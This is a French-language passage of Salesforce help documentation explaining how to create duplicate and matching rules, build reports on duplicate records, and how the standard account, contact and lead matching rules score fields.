**Important:** À compter de la version Spring '15, toutes les nouvelles organisations Salesforce sont fournies avec des fonctionnalités de Gestion des duplications configurées et activées pour les comptes, les contacts et les pistes. Les nouvelles organisations comprennent des règles standard de duplication et de correspondance de compte, de contact et de piste.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Création ou modification de règles de duplication
Utilisez des règles de duplication afin de définir l'action à exécuter lorsqu'un utilisateur tente d'enregistrer un enregistrement en double.

Création ou modification de règles de correspondance personnalisées
Utilisez des règles de correspondance afin de définir la comparaison de deux enregistrements et leur identification en tant que doublons.

Création de types de rapport personnalisé pour les rapports sur les enregistrements dupliqués
Si votre organisation utilise l'action Rapport avec ses règles de duplication, vous pouvez exécuter des rapports afin d'analyser la qualité de vos données et de vérifier le fonctionnement de vos règles de duplication. Ainsi, vous pouvez ajuster, si nécessaire, vos règles de duplication. Vous devez au préalable configurer les types de rapport personnalisés appropriés.

## Création ou modification de règles de duplication

Utilisez des règles de duplication afin de définir l'action à exécuter lorsqu'un utilisateur tente d'enregistrer un enregistrement en double.

Pour pouvoir afficher la liste des doublons possibles détectés par la règle de duplication, les utilisateurs doivent avoir accès en lecture à l'objet défini dans la règle.

1. Dans Configuration, saisissez *Règles de duplication* dans la case Recherche rapide, puis sélectionnez **Règles de duplication**.
2. Pour modifier une règle existante, cliquez sur son nom, puis sur **Modifier**. Pour créer une règle, cliquez sur **Nouvelle règle**, puis sélectionnez l'objet auquel vous souhaitez appliquer la règle.
3. Saisissez les détails de la règle, notamment le nom, la description et les paramètres de sécurité au niveau de l'enregistrement.
4. Sélectionnez l'action exécutée lorsqu'un utilisateur tente de sauvegarder un enregistrement en double.

   Si l'action comprend une alerte destinée aux utilisateurs, nous fournissons un texte d'alerte par défaut que vous pouvez personnaliser. Seule l'action Autoriser comprend l'option Rapport.
5. Dans la section Règles de correspondance, sélectionnez d'abord l'objet auquel les enregistrements vont être comparés. Sélectionnez ensuite la règle de correspondance qui détermine comment les enregistrements sont identifiés en tant que doublons.

   La liste comprend toutes les règles de correspondance disponibles pour l'objet sélectionné. Si aucune règle de correspondance de la liste ne vous convient, sélectionnez Créer une règle de correspondance.

   Conseil: Nous recommandons d'utiliser les règles de correspondance standard, qui sont spécialement conçues pour renvoyer les meilleurs résultats de correspondances possibles. Assurez-vous seulement de les activer.

   Si vous décidez néanmoins de créer une règle de correspondance, nous recommandons de terminer au préalable la création de votre règle de duplication. Créez et activez ensuite la nouvelle règle de correspondance. Lorsque vous revenez à la règle de duplication, elle est automatiquement associée à la règle de correspondance que vous venez de créer, si toutefois elle n'est pas déjà associée à une règle de correspondance.
6. Assurez-vous de sélectionner si nécessaire le mappage de champs pour chaque règle de correspondance.

   Si la règle de correspondance compare des enregistrements de deux objets différents ou utilise des champs personnalisés :

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer, modifier et supprimer des règles de duplication :
- Personnaliser l'application

Pour activer et désactiver des règles de duplication :
- Personnaliser l'application

Pour afficher les règles de duplication :
- Afficher la configuration

- Vous devez déterminer le mode de comparaison des champs du premier objet avec les champs du deuxième objet. Par exemple, vous pouvez mapper un champ personnalisé appelé `E-mail professionnel` avec le champ standard `E-mail`.
- Certaines données peuvent être tronquées avant le mappage de deux champs de texte qui ont différentes longueurs maximales.

7. Si vous souhaitez exécuter la règle de duplication uniquement lorsque des conditions spécifiques sont remplies, précisez ces conditions.

   Par exemple, vous pouvez ajouter une condition qui indique la règle à exécuter uniquement si l'enregistrement a été saisi par un utilisateur avec un profil ou un rôle spécifique, ou si l'enregistrement inclut un pays ou une région spécifique.

8. Enregistrez la règle.
9. Activez la règle.

   Pour réussir l'activation, toutes les règles de correspondance associées doivent être actives.

10. Si plusieurs règles de duplication sont actives pour un objet particulier, vous pouvez changer l'ordre de traitement des règles. Vous pouvez réorganiser les règles en cliquant sur **Réorganiser** dans la page de détail de n'importe quelle règle.

    Conseil: Si la première règle de duplication trouve une correspondance à un enregistrement particulier, cet enregistrement n'est pas évalué par les règles de duplication suivantes. Par conséquent, organisez vos règles de duplication afin d'exécuter les règles qui incluent l'action Bloquer avant les règles qui incluent l'action Autoriser.

CONSULTER ÉGALEMENT :

Règles de duplication

Règles de correspondance

# Création ou modification de règles de correspondance personnalisées

Utilisez des règles de correspondance afin de définir la comparaison de deux enregistrements et leur identification en tant que doublons.

1. Dans Configuration, saisissez *Règles de correspondance* dans la case Recherche rapide, puis sélectionnez **Règles de correspondance**.
2. Si vous modifiez une règle de correspondance existante, assurez-vous qu'elle est inactive.
3. Cliquez sur **Nouvelle règle** ou sur **Modifier** en regard de la règle existante que vous souhaitez modifier.
4. Sélectionner l'objet à laquelle cette règle de correspondance s'applique.
5. Saisissez le nom et la description de la règle.
6. Saisissez les critères de correspondance.

   Les critères de correspondance permettent de définir les champs à comparer et la méthode de comparaison. Pour ajouter des champs supplémentaires (jusqu'à 10), cliquez sur **Ajouter une logique de filtrage**, puis sur **Ajouter une ligne**.
7. Pour ajuster l'équation de correspondance, cliquez sur **Ajouter une logique de filtrage**. Vous pouvez par exemple modifier manuellement une expression AND en expression OR.
8. Enregistrez la règle.
9. Activez la règle.

   Le processus d'activation peut être long. Par conséquent, nous vous envoyons un e-mail une fois le processus terminé et votre règle de correspondance prête à l'emploi.

Lorsque la règle de correspondance est active, elle peut être utilisée avec d'autres outils Data.com de gestion des duplications. Par exemple, l'utilisation d'une règle de correspondance avec une règle de duplication indique à Salesforce d'exécuter certaines actions lorsque les utilisateurs tentent d'enregistrer un enregistrement identifié par la règle de correspondance en tant que doublon.

CONSULTER ÉGALEMENT :

Règles de correspondance

Référence des règles de correspondance

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer, modifier et supprimer des règles de correspondance :

- Personnaliser l'application

Pour activer et désactiver des règles de correspondance :

- Personnaliser l'application

Pour afficher les règles de correspondance :

- Afficher la configuration

# Création de types de rapport personnalisé pour les rapports sur les enregistrements dupliqués

Si votre organisation utilise l'action Rapport avec ses règles de duplication, vous pouvez exécuter des rapports afin d'analyser la qualité de vos données et de vérifier le fonctionnement de vos règles de duplication. Ainsi, vous pouvez ajuster, si nécessaire, vos règles de duplication. Vous devez au préalable configurer les types de rapport personnalisés appropriés.

Les seuls enregistrements affichés dans ces rapports sont les suivants :

- Les enregistrements identifiés en tant que doublons par les règles de duplication qui comprennent l'action Rapport.
- Les enregistrements ajoutés manuellement à l'objet Ensemble d'enregistrements dupliqués.

1. Vous devez connaître les types de rapport personnalisé, ainsi que les principales étapes de création et de gestion de ces types de rapport.
2. Créez des types de rapport personnalisés avec les relations d'objet appropriées, puis configurez-les selon vos besoins.

   Pour commencer, voici quelques exemples de types de rapport personnalisés.

| Type de rapport | Utilisation possible | A (objet principal) | B | Étapes supplémentaires |
|---|---|---|---|---|
| Duplications de compte | Créez des rapports sur les comptes en double détectés par vos règles de duplication. | Comptes | Éléments d'enregistrements dupliqués | |
| Duplications de contact | Créez des rapports sur les contacts en double détectés par vos règles de duplication. | Contacts | Éléments d'enregistrements dupliqués | |
| Duplications de piste | Créez des rapports sur les pistes en double détectées par vos règles de duplication. | Pistes | Éléments d'enregistrements dupliqués | |
| Toutes les duplications | Créez des rapports sur l'efficacité de vos règles de duplication. | Ensemble d'enregistrements dupliqués | Éléments d'enregistrements dupliqués | Ajoutez le champ de recherche `Nom de la règle de duplication` à la présentation de page |

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour créer ou mettre à jour les types de rapport personnalisés :

- Gérer les types de rapport personnalisé

Pour supprimer des types de rapport personnalisés :

- "Modifier toutes les données"

| Type de rapport | Utilisation possible | A (objet principal) | B | Étapes supplémentaires |
|---|---|---|---|---|
| | | | | d'Ensemble d'enregistrements dupliqués. |

3. Déployer des types de rapport que vous souhaitez mettre à la disposition des utilisateurs.
4. Informez les utilisateurs qu'ils peuvent créer des rapports en utilisant ces types de rapport personnalisé.

CONSULTER ÉGALEMENT :

Ensembles d'enregistrements dupliqués

# Référence des règles de correspondance

Voici quelques informations complémentaires qui aident à comprendre le fonctionnement et l'utilisation des règles de correspondance.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Règles de correspondance standard

Nous avons fourni plusieurs règles de correspondance standard que vous pouvez utiliser avec les outils de gestion des duplications de Data.com, notamment les règles de duplications. Chaque règle de correspondance standard est spécialement conçue pour renvoyer le meilleur ensemble de correspondances possibles avec des comptes, des contacts ou des pistes.

### Critères de correspondance des règles de correspondance

Les règles de correspondance utilisent des critères pour déterminer la précision avec laquelle un champ d'un enregistrement nouveau ou modifié correspond au même champ d'un enregistrement existant et, finalement, si les deux enregistrements sont des doublons. Lorsque vous créez une règle de correspondance personnalisée, vous devez définir plusieurs critères. Pour les règles de correspondance standard, les critères sont déjà définis pour vous.

### Méthodes de correspondance utilisées avec des règles de correspondance

La méthode de correspondance fait partie des critères de la règle de correspondance, qui déterminent la comparaison entre un champ spécifique d'un enregistrement et le même champ d'un autre enregistrement. Chaque méthode de correspondance est définie par des critères de normalisation, des définitions de clés de correspondance, des algorithmes de correspondance et d'autres critères.

### Algorithmes de correspondance utilisés avec des méthodes de correspondance

La méthode de correspondance et ses algorithmes font partie des critères de correspondance de la règle. Ils aident à déterminer comment un champ spécifique d'un enregistrement est comparé au même champ d'un autre enregistrement, et si les champs sont considérés comme concordants.

### Clés de correspondance utilisées avec des règles de correspondance

Les clés de correspondance améliorent l'efficacité des règles de correspondance. Déterminez comment les clés de correspondance sont utilisées afin de créer des valeurs de clé pour des règles de correspondance standard. En analysant les clés de correspondance, vous allez comprendre le fonctionnement de la détection des duplications.

Critères de normalisation des clés de règles de correspondance

Dans le cadre du processus de création de valeurs de clés de correspondance, les valeurs de champ de règle de correspondance sont normalisées. La normalisation d'une valeur de champ dépend de plusieurs facteurs, par exemple la méthode de correspondance du champ, qui sont spécifiés dans la règle de correspondance. De plus, certains champs fréquemment utilisés (dans les règles de correspondance standard) sont spécialement normalisés pour optimiser la détection de doublons.

Exemples de correspondance

Examinez quelques exemples de règles de correspondance pour comprendre la comparaison des enregistrements et leur évaluation en tant que doublons.

## Règles de correspondance standard

Nous avons fourni plusieurs règles de correspondance standard que vous pouvez utiliser avec les outils de gestion des duplications de Data.com, notamment les règles de duplications. Chaque règle de correspondance standard est spécialement conçue pour renvoyer le meilleur ensemble de correspondances possibles avec des comptes, des contacts ou des pistes.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Règle de correspondance de compte standard

Comme toutes les règles de correspondance, la règle de correspondance standard utilisée pour les enregistrements de compte est composée de champs organisés en équation. Chaque champ contient des critères de correspondance que la règle utilise pour déterminer le degré de concordance avec le même champ d'un enregistrement existant, et si finalement la correspondance est parfaite.

Règles de correspondance des contacts et des pistes standard

Comme toutes les règles de correspondance, la règle de correspondance standard utilisée pour les enregistrements de contact et de piste est composée de champs organisés en équation. Chaque champ contient des critères de correspondance que la règle utilise pour déterminer le degré de concordance avec les champs d'un enregistrement, et si la correspondance est parfaite.

## Règle de correspondance de compte standard

Comme toutes les règles de correspondance, la règle de correspondance standard utilisée pour les enregistrements de compte est composée de champs organisés en équation. Chaque champ contient des critères de correspondance que la règle utilise pour déterminer le degré de concordance avec le même champ d'un enregistrement existant, et si finalement la correspondance est parfaite.

### Équation de correspondance

**Important:** La règle de correspondance de compte standard renvoie des correspondances précises si l'enregistrement nouveau ou modifié inclut une valeur `Nom du compte` et le champ `Ville` ou `Code postal`.

| Nom de la règle | Équation de correspondance |
|---|---|
| Règle de correspondance de compte standard | (*`Nom du compte`* AND *`Rue de facturation`*)<br>OR (*`Nom du compte`* AND *`Ville`*)<br>OR (*`Nom du compte`* AND *`Code postal`*)<br>OR (*`Nom du compte`* AND *`Téléphone`*)<br>OR (*`Site Web`* AND *`Téléphone`*) |

| Nom de la règle | Équation de correspondance |
|---|---|
| | OR (*`Site Web`* AND *`Rue de facturation`*) |

## Critères de correspondance

Pour consulter la définition de chaque critère de correspondance, reportez-vous à Critères de correspondance des règles de correspondance à la page 841.

| Champ | Algorithmes de correspondance | Méthode d'évaluation | Seuil | Champs vides | Traitement spécial |
|---|---|---|---|---|---|
| `Nom du compte` | Acronyme<br>Edit Distance<br>Exacte | Maximum | 70 | Ne correspond pas | Retire les termes tels que `Inc` et `Corp` avant de comparer les champs. Les noms de société sont également normalisés. Par exemple, `1st National Bank` est normalisé en `First National Bank`. |
| `Téléphone` | Exacte | Moyenne pondérée | 80 | Ne correspond pas dans toutes les sections, à l'exception du Code de la zone, qui ignore les champs vides | Les numéros de téléphone sont divisés en sections et comparés par ces sections. Chaque section dispose de sa propre méthode et de sa propre évaluation de correspondance. Les évaluations de la section sont pondérées afin d'obtenir un score de 1 pour le champ. Ce processus fonctionne mieux avec les données d'Amérique du Nord.<br>• Code international (Exact, 10 % du niveau de correspondance du champ)<br>• Code régional (Exact, 50 % du niveau de correspondance du champ)<br>• Trois chiffres suivants (Exact, 30 % du niveau de correspondance du champ)<br>• Quatre derniers chiffres (Exact, 10 % du niveau de correspondance du champ)<br>Par exemple, supposons que les deux numéros de téléphone suivants sont comparés : *`1-415-555-1234`* et *`1-415-555-5678`*.<br>Toutes les sections correspondent parfaitement, *à l'exception* des quatre derniers chiffres. Par conséquent, le degré de correspondance du champ est de 90. Il est considéré comme une correspondance, car il dépasse le seuil de 80. |
| `Rue de facturation` | Edit Distance<br>Exacte | Moyenne pondérée | 80 | Ne correspond pas | Les adresses sont divisées en sections et comparées par ces sections. Chaque section dispose de sa propre méthode et de sa propre évaluation de correspondance. Les évaluations de la section sont pondérées afin d'obtenir un score de 1 pour le champ. Ce processus fonctionne mieux avec les données d'Amérique du Nord. |

| Champ | Algorithmes de correspondance | Méthode d'évaluation | Seuil | Champs vides | Traitement spécial |
|---|---|---|---|---|---|
| | | | | | • Numéro de la rue (Exact, 20 % du niveau de correspondance du champ)<br>• Nom de la rue (Edit Distance, 50 % du niveau de correspondance du champ)<br>• Suffixe de la rue (Exact, 15 % du niveau de correspondance du champ)<br>• Numéro de la suite (Exact, 15 % du niveau de correspondance du champ)<br>Par exemple, supposons que les deux rues de facturation suivantes sont comparées : *`123 Market Street, Suite 100`* et *`123 Market Drive, Suite 300`*.<br>Seuls le numéro et le nom de la rue correspondent. Par conséquent, le champ a un score de correspondance de 70. Il n'est pas considéré comme une correspondance, car il est inférieur au seuil de 80. |
| `Code postal` | Exacte | Moyenne pondérée | 80 | Ne correspond pas | Les codes postaux sont divisés en sections et comparés par ces sections. Chaque section dispose de sa propre méthode et de sa propre évaluation de correspondance. Les évaluations de la section sont pondérées afin d'obtenir un score de 1 pour le champ.<br>• Cinq premiers chiffres (Exact, 90 % du niveau de correspondance du champ)<br>• Quatre chiffres suivants (Exact, 10 % du niveau de correspondance du champ)<br>Par exemple, supposons que les deux codes postaux suivants sont comparés : *`94104-1001`* et *`94104`*.<br>Seuls les cinq premiers chiffres correspondent. Par conséquent, le degré de correspondance du champ est de 90. Il est considéré comme une correspondance, car il dépasse le seuil de 80. |
| `Ville` | Edit Distance<br>Exacte | Maximum | 85 | Ne correspond pas | |
| `Site Web` | Exacte | Maximum | 100 | Ne correspond pas | Le préfixe « http:// » est ajouté au domaine du site Web. Par exemple, une valeur de champ `www.salesforce.com` devient `http://www.salesforce.com`. Si un enregistrement de compte contient un site Web sans préfixe « |

| Champ | Algorithmes de correspondance | Méthode d'évaluation | Seuil | Champs vides | Traitement spécial |
|---|---|---|---|---|---|
| | | | | | http:// », la correspondance identifie l'enregistrement en tant que doublon. |

CONSULTER ÉGALEMENT :

Référence des règles de correspondance

## Règles de correspondance des contacts et des pistes standard

Comme toutes les règles de correspondance, la règle de correspondance standard utilisée pour les enregistrements de contact et de piste est composée de champs organisés en équation. Chaque champ contient des critères de correspondance que la règle utilise pour déterminer le degré de concordance avec les champs d'un enregistrement, et si la correspondance est parfaite.

### Équation de correspondance

| Nom de la règle | Équation de correspondance |
|---|---|
| Règle de correspondance des contacts standard | (*Prénom* ET *Nom* ET *Fonction* ET *Nom de la société*) |
| Règle de correspondance des pistes standard | OU (*Prénom* ET *Nom* ET *E-mail*) |
| | OU (*Prénom* ET *Nom* ET *Téléphone* ET *Nom de la société*) |
| | OU (*Prénom* ET *Nom* ET *Adresse (rue)* ET *Ville* OU *Code postal* OU *Téléphone*) |
| | OU (*Prénom* ET *Nom* ET *Adresse (rue)* ET *Fonction*) |
| | OU (*Prénom* ET *Nom* ET *Fonction* ET *E-mail*) |
| | OU (*Prénom* ET *Nom* ET *Téléphone*) |

### Critères de correspondance

Pour consulter la définition de chaque critère de correspondance, reportez-vous à Critères de correspondance des règles de correspondance à la page 841.

| Champs dans les contacts | Champs dans les pistes | Algorithmes de correspondance | Méthode d'évaluation | Seuil | Champs vides | Traitement spécial |
|---|---|---|---|---|---|---|
| Prénom | Prénom | Exacte<br>Initiales<br>Jaro-Winkler Distance | Maximum | 85 | Ne correspond pas (ignore les champs vides quand E-mail est inclus dans le | Si l'enregistrement inclut une valeur dans les deux champs `Prénom` et `Nom`, ces valeurs sont transposées dans le compte comme erreurs d'entrée de données potentielles.<br>Par exemple, si le prénom est *George* et le nom *Michael*, la règle de correspondance évalue |

| Champs dans les contacts | Champs dans les pistes | Algorithmes de correspondance | Méthode d'évaluation | Seuil | Champs vides | Traitement spécial |
|---|---|---|---|---|---|---|
| | | Metaphone 3<br>Variante du nom | | | regroupement de champs) | également le prénom `Michael` et le nom `George`. |
| Nom | Nom | Exacte<br>Keyboard Distance<br>Metaphone 3 | Maximum | 90 | Ne correspond pas (ignore les champs vides quand E-mail est inclus dans le regroupement de champs) | Si l'enregistrement inclut une valeur dans les deux champs `Prénom` et `Nom`, ces valeurs sont transposées dans le compte comme erreurs d'entrée de données potentielles.<br>Par exemple, si le prénom est `George` et le nom `Michael`, la règle de correspondance évalue également le prénom `Michael` et le nom `George`. |
| Fonction | Fonction | Acronyme<br>Exacte<br>Kullback-Liebler Distance | Maximum | 50 | Ne correspond pas | |
| Nom du compte | Société | Acronyme<br>Edit Distance<br>Exacte | Maximum | 70 | Ne correspond pas | |
| E-mail | E-mail | Exacte | Maximum | 100 | Ne correspond pas | |
| Téléphone | Téléphone | Exacte | Moyenne pondérée | 80 | Ne correspond pas dans toutes les sections, à l'exception du Code de la zone, qui ignore les champs vides | Les numéros de téléphone sont divisés en sections et comparés par ces sections. Chaque section dispose de sa propre méthode et de sa propre évaluation de correspondance. Les évaluations de la section sont pondérées afin d'obtenir une évaluation pour le champ. Ce processus fonctionne mieux avec les données d'Amérique du Nord.<br>• Code international (Exact, 10 % du niveau de correspondance du champ)<br>• Code régional (Exact, 50 % du niveau de correspondance du champ)<br>• Trois chiffres suivants (Exact, 30 % du niveau de correspondance du champ)<br>• Quatre derniers chiffres (Exact, 10 % du niveau de correspondance du champ) |

| Champs dans les contacts | Champs dans les pistes | Algorithmes de correspondance | Méthode d'évaluation | Seuil | Champs vides | Traitement spécial |
|---|---|---|---|---|---|---|
| | | | | | | Par exemple, supposons que les deux numéros de téléphone suivants sont comparés : `1-415-555-1234` et `1-415-555-5678`.<br>Toutes les sections correspondent parfaitement, *à l'exception* des quatre derniers chiffres. Par conséquent, le degré de correspondance du champ est de 90. Il est considéré comme une correspondance, car il dépasse le seuil de 80. |
| Adresse (rue) | Rue | Exacte | Moyenne pondérée | 80 | Ne correspond pas | Les adresses sont divisées en sections et comparées par ces sections. Chaque section dispose de sa propre méthode et de sa propre évaluation de correspondance. Les évaluations de la section sont pondérées afin d'obtenir une évaluation pour le champ. Ce processus fonctionne mieux avec les données d'Amérique du Nord.<br>• Nom de la rue (Edit Distance, 50 % du niveau de correspondance du champ)<br>• Numéro de la rue (Exact, 20 % du niveau de correspondance du champ)<br>• Suffixe de la rue (Exact, 15 % du niveau de correspondance du champ)<br>• Numéro de la suite (Exact, 15 % du niveau de correspondance du champ)<br>Par exemple, supposons que les deux adresses suivantes sont comparées : `123 Market Street, Suite 100` et `123 Market Drive, Suite 300`.<br>Seuls le numéro et le nom de la rue correspondent. Par conséquent, le champ a un score de correspondance de 70. Il n'est pas considéré comme une correspondance, car il est inférieur au seuil de 80. |
| Adresse (code postal) | Code postal | Exacte | Moyenne pondérée | 80 | | Les codes postaux sont divisés en sections et comparés par ces sections. Chaque section dispose de sa propre méthode et de sa propre évaluation de correspondance. Les évaluations de la section sont pondérées afin d'obtenir une évaluation pour le champ.<br>• Cinq premiers chiffres (Exact, 90 % du niveau de correspondance du champ) |

| Champs dans les contacts | Champs dans les pistes | Algorithmes de correspondance | Méthode d'évaluation | Seuil | Champs vides | Traitement spécial |
|---|---|---|---|---|---|---|
| | | | | | | • Quatre chiffres suivants (Exact, 10 % du niveau de correspondance du champ) |
| Adresse (ville) | Ville | Edit Distance<br>Exacte | Maximum | 85 | Ne correspond pas | |

CONSULTER ÉGALEMENT :

Référence des règles de correspondance

## Critères de correspondance des règles de correspondance

Les règles de correspondance utilisent des critères pour déterminer la précision avec laquelle un champ d'un enregistrement nouveau ou modifié correspond au même champ d'un enregistrement existant et, finalement, si les deux enregistrements sont des doublons. Lorsque vous créez une règle de correspondance personnalisée, vous devez définir plusieurs critères. Pour les règles de correspondance standard, les critères sont déjà définis pour vous.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Critère | Définition | Défini automatiquement pour les règles de correspondance personnalisées |
|---|---|---|
| Champ | Indique le champ à comparer. Lors de la sélection de champs, notez les points suivants :<br>• Les champs disponibles dépendent de l'objet auquel s'applique la règle de correspondance, et comprennent des champs standard et personnalisés.<br>• Les types de champ de saisie pris en charge sont e-mail, relation de référence, relation principal-détails, numérique, téléphone, listes de sélection standard, listes de sélection personnalisées (sélection unique seulement), texte et URL.<br>• Un champ de relation de référence automatiquement numéroté ne peut pas être utilisé dans une règle de correspondance.<br>• Si vous activez les listes de sélection `Région/Province` et `Pays` pour votre organisation, nous recommandons d'utiliser **Code de région/province** et **Code de pays** dans vos règles de correspondance. Ces champs permettent une meilleure détection des duplications que les champs de texte de région/province et de pays. | |

| Critère | Définition | Défini automatiquement pour les règles de correspondance personnalisées |
|---|---|---|
| Méthode de correspondance | Définit la méthode de comparaison des champs. Nous fournissons une méthode de correspondance exacte qui peut être utilisée pour la plupart des champs, y compris les champs personnalisés. La méthode de correspondance partielle est disponible pour les champs standard couramment utilisés. La définition de chaque méthode de correspondance est déterminée par des définitions clés de correspondance et de normalisation, des algorithmes de correspondance et d'autres critères.<br><br>Pour plus d'informations sur les méthodes de correspondance, reportez-vous à Méthodes de correspondance utilisées avec des règles de correspondance à la page 843. | |
| Mapper les champs vides | Spécifie si les champs vides affectent la concordance entre les 2 champs comparés. Si vous sélectionnez la case `Mapper les champs vides` pour un champ, et que ce champ est vide dans les *deux* enregistrements comparés, les champs sont considérés comme correspondants. Par contre, si vous sélectionnez la case `Mapper les champs vides` pour un champ, et que ce champ est vide dans *un seul* des enregistrements comparés, les champs ne sont pas considérés comme correspondants.<br><br>Si vous ne sélectionnez pas la case `Mapper les champs vides` pour un champ, et que ce champ est vide dans les *deux* enregistrements comparés, les champs ne sont *pas* considérés comme correspondants. | |
| Clé de correspondance | Une formule qui autorise la règle de correspondance à renvoyer rapidement une liste de doublons possibles. Lorsqu'une règle de correspondance est activée, les clés de correspondance sont utilisées pour gérer des valeurs de clé de correspondance pour tous les enregistrements. Lorsqu'une règle de correspondance est exécutée, elle compare les valeurs de clé de correspondance des enregistrements sauvegardés à celles des enregistrements existants. Si un enregistrement sauvegardé contient la même valeur de clé de correspondance qu'un enregistrement existant, il est considéré comme un doublon potentiel et évalué plus attentivement. Si l'enregistrement sauvegardé contient une valeur de clé de correspondance unique, il n'est pas considéré comme doublon. Ce processus accélère et améliore la détection des doublons.<br><br>Pour plus d'informations sur les clés de correspondance, avec des exemples, reportez-vous à Clés de correspondance utilisées avec des règles de correspondance à la page 848. | ✅ |
| Algorithme de correspondance | Définit la logique qui détermine si deux champs correspondent. Pour la méthode de correspondance exacte, l'algorithme de correspondance exacte est automatiquement utilisé. Pour la méthode de correspondance partielle, plusieurs algorithmes de correspondance partielle peuvent être utilisés. Chaque algorithme de correspondance utilisé reçoit automatiquement un score de correspondance basé sur le degré de correspondance des deux champs. Par exemple, si vous sélectionnez la correspondance exacte et que les deux champs concordent, le score de correspondance est de 100. Si les 2 champs ne correspondent pas, le score de correspondance est de 0.<br><br>Pour plus d'informations sur les algorithmes de correspondance, reportez-vous à Algorithmes de correspondance utilisés avec des méthodes de correspondance à la page 846. | ✅ |

| Critère | Définition | Défini automatiquement pour les règles de correspondance personnalisées |
|---|---|---|
| Méthode d'évaluation | Détermine le calcul des scores de correspondance par les algorithmes qui renvoient un score de correspondance pour le champ. Chaque algorithme de correspondance utilisé reçoit automatiquement un score de correspondance basé sur le degré de correspondance des deux champs. La méthode d'évaluation est utilisée uniquement par les règles de correspondance standard.<br>`Moyen` : utilise le score de correspondance moyen.<br>`Maximum` : utilise le score de correspondance le plus élevé.<br>`Minimum :` utilise le score de correspondance le plus faible.<br>`Moyenne pondérée` : utilise la pondération de chaque méthode de correspondance pour déterminer le score de correspondance moyen. | ✅ |
| Seuil | Détermine le score de correspondance minimum nécessaire pour que le champ soit considéré concordant. Le champ reçoit automatiquement un score de correspondance basé sur le degré de correspondance avec le même champ d'un enregistrement existant. | ✅ |

CONSULTER ÉGALEMENT :

- Référence des règles de correspondance
- Considérations relatives à l'utilisation de la gestion des duplications

## Méthodes de correspondance utilisées avec des règles de correspondance

La méthode de correspondance fait partie des critères de la règle de correspondance, qui déterminent la comparaison entre un champ spécifique d'un enregistrement et le même champ d'un autre enregistrement. Chaque méthode de correspondance est définie par des critères de normalisation, des définitions de clés de correspondance, des algorithmes de correspondance et d'autres critères.

La méthode de correspondance *Exacte* recherche les chaînes qui correspondent parfaitement à un modèle. Si vous travaillez avec des données internationales, nous recommandons d'utiliser la méthode de correspondance exacte avec vos règles de correspondance. Nous fournissons une méthode de correspondance exacte qui peut être utilisée pour la plupart des champs, y compris les champs personnalisés.

La méthode de correspondance *partielle* recherche les chaînes qui correspondent approximativement à un modèle. La méthode de correspondance partielle est disponible pour les champs standard couramment utilisés dans les comptes, les contacts et les pistes.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Méthode de correspondance | Algorithmes de correspondance | Méthode d'évaluation | Seuil | Traitement spécial |
|---|---|---|---|---|
| Exacte | Exacte | | | |

| Méthode de correspondance | Algorithmes de correspondance | Méthode d'évaluation | Seuil | Traitement spécial |
|---|---|---|---|---|
| Partielle : Prénom | Exacte<br>Initiales<br>Jaro-Winkler<br>Variante du nom | Maximum | 85 | Le champ `Deuxième prénom`, s'il est utilisé dans votre règle de correspondance, est comparé à l'aide de la méthode de correspondance Partiel : Prénom. |
| Partielle : Nom | Exacte<br>Keyboard Distance<br>Metaphone 3 | Maximum | 90 | |
| Partielle : Nom de la société | Acronyme<br>Exacte<br>Concordance des syllabes | Maximum | 70 | Retire les termes tels que `Inc` et `Corp` avant de comparer les champs. Les noms de société sont également normalisés. Par exemple, `IBM` est normalisé en `International Business Machines`. |
| Partielle : Téléphone | Exacte | Moyenne pondérée | 80 | Les numéros de téléphone sont divisés en sections et comparés par ces sections. Chaque section dispose de sa propre méthode et de sa propre évaluation de correspondance. Les évaluations de la section sont pondérées afin d'obtenir une évaluation pour le champ. Ce processus fonctionne mieux avec les données d'Amérique du Nord.<br>• Code international (Exact, 10 % du niveau de correspondance du champ)<br>• Code régional (Exact, 50 % du niveau de correspondance du champ)<br>• Trois chiffres suivants (Exact, 30 % du niveau de correspondance du champ)<br>• Quatre derniers chiffres (Exact, 10 % du niveau de correspondance du champ)<br>Par exemple, supposons que les deux numéros de téléphone suivants sont comparés : *`1-415-555-1234`* et *`1-415-555-5678`*.<br>Toutes les sections correspondent parfaitement, *à l'exception* des quatre derniers chiffres. Par conséquent, le degré de correspondance du champ est de 90. Il est considéré comme une correspondance, car il dépasse le seuil de 80. |

| Méthode de correspondance | Algorithmes de correspondance | Méthode d'évaluation | Seuil | Traitement spécial |
|---|---|---|---|---|
| Partielle : Ville | Edit Distance<br>Exacte | Maximum | 85 | |
